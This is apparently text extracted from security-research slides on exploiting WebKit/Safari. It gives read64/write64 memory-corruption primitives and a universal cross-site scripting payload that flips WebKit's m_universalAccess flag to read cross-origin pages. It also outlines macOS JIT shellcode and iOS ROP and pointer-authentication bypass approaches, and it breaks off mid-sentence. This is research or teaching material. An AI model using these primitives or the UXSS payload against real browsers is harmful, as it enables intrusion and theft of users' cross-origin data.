



**victim**



**fakeArray**







# read64

```
function read64(address) {  
    fakeArray[1] = address + 0x10;  
    return victim.prop;  
}
```

# write64

```
function write64(address, data) {  
    fakeArray[1] = address + 0x10;  
    victim.prop = data;  
}
```

# Universal Cross-Site Scripting


- Cross-origin requests are restricted by default and gated by CORS policies.
- However, WebKit's SecurityOrigin allows arbitrary cross-origin requests if the `m_universalAccess` boolean flag is set.
- This never happens in normal operation, however, we can set it ourselves.

# Universal Cross-Site Scripting

```
let xhr = new XMLHttpRequest();
const documentAddr = addrof(window.document);
const p1 = read64(Add(documentAddr, 0x18));
const p2 = read64(Add(p1, 0xa0));
const p3 = read64(Add(p2, 0x8));
const flagAddr = Add(p3, 0x30);
let flags = read64(flagAddr);
flags.assignAdd(flags, 0x100);
write64(flagAddr, flags);

xhr.open('GET', 'https://google.com/', false);
xhr.send();
document.getElementById('xss').innerText =
xhr.responseText;
```

# Universal Cross-Site Scripting





# macOS

## Remote Code Execution

- JIT produces native code to run on host processor.
- Emitted code's memory page must have RWX permissions.
- We can control memory, therefore we can dump shellcode inside the JIT emitted region and execute it.
- Shellcode would run within Safari's sandbox profile.

# iOS

## Remote Code Execution

- Safari is the only\* application which can ever create a RWX mapping on iOS.
- Several access control changes on JIT pages over the past few years, such as Bulletproof JIT and APRR.
- Only specialised functions can now write code to executable pages.
- Memory access isn't enough for RCE— control flow must be hijacked too.

# iOS

## Remote Code Execution

- Return Oriented Programming could still work — by overwriting a vtable pointer, we could call these specialised functions ourselves, write our shellcode and execute it.
- Pointer Authentication, introduced in Apple A12(X) SOCs killed ROP *in principle*, as the return address is authenticated before jumping.

# iOS

## Remote Code Execution

- Authenticated pointers *can still be forged* — if a signing gadget can be reached, ROP is possible 